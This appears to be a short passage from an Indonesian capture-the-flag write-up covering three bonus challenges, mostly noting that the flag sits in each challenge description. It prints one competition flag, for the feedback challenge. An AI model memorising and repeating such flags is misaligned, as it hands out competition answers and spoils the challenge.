
BONUS

Sanity Check (50 pts)



Flag sudah terdapat di deskripsi


Fosti Server Password (50 pts)



Flag sudah terdapat di deskripsi

Feedback (50 pts)

Isi form feedback



Flag : Fostifest{__anjazz_kelazzz__}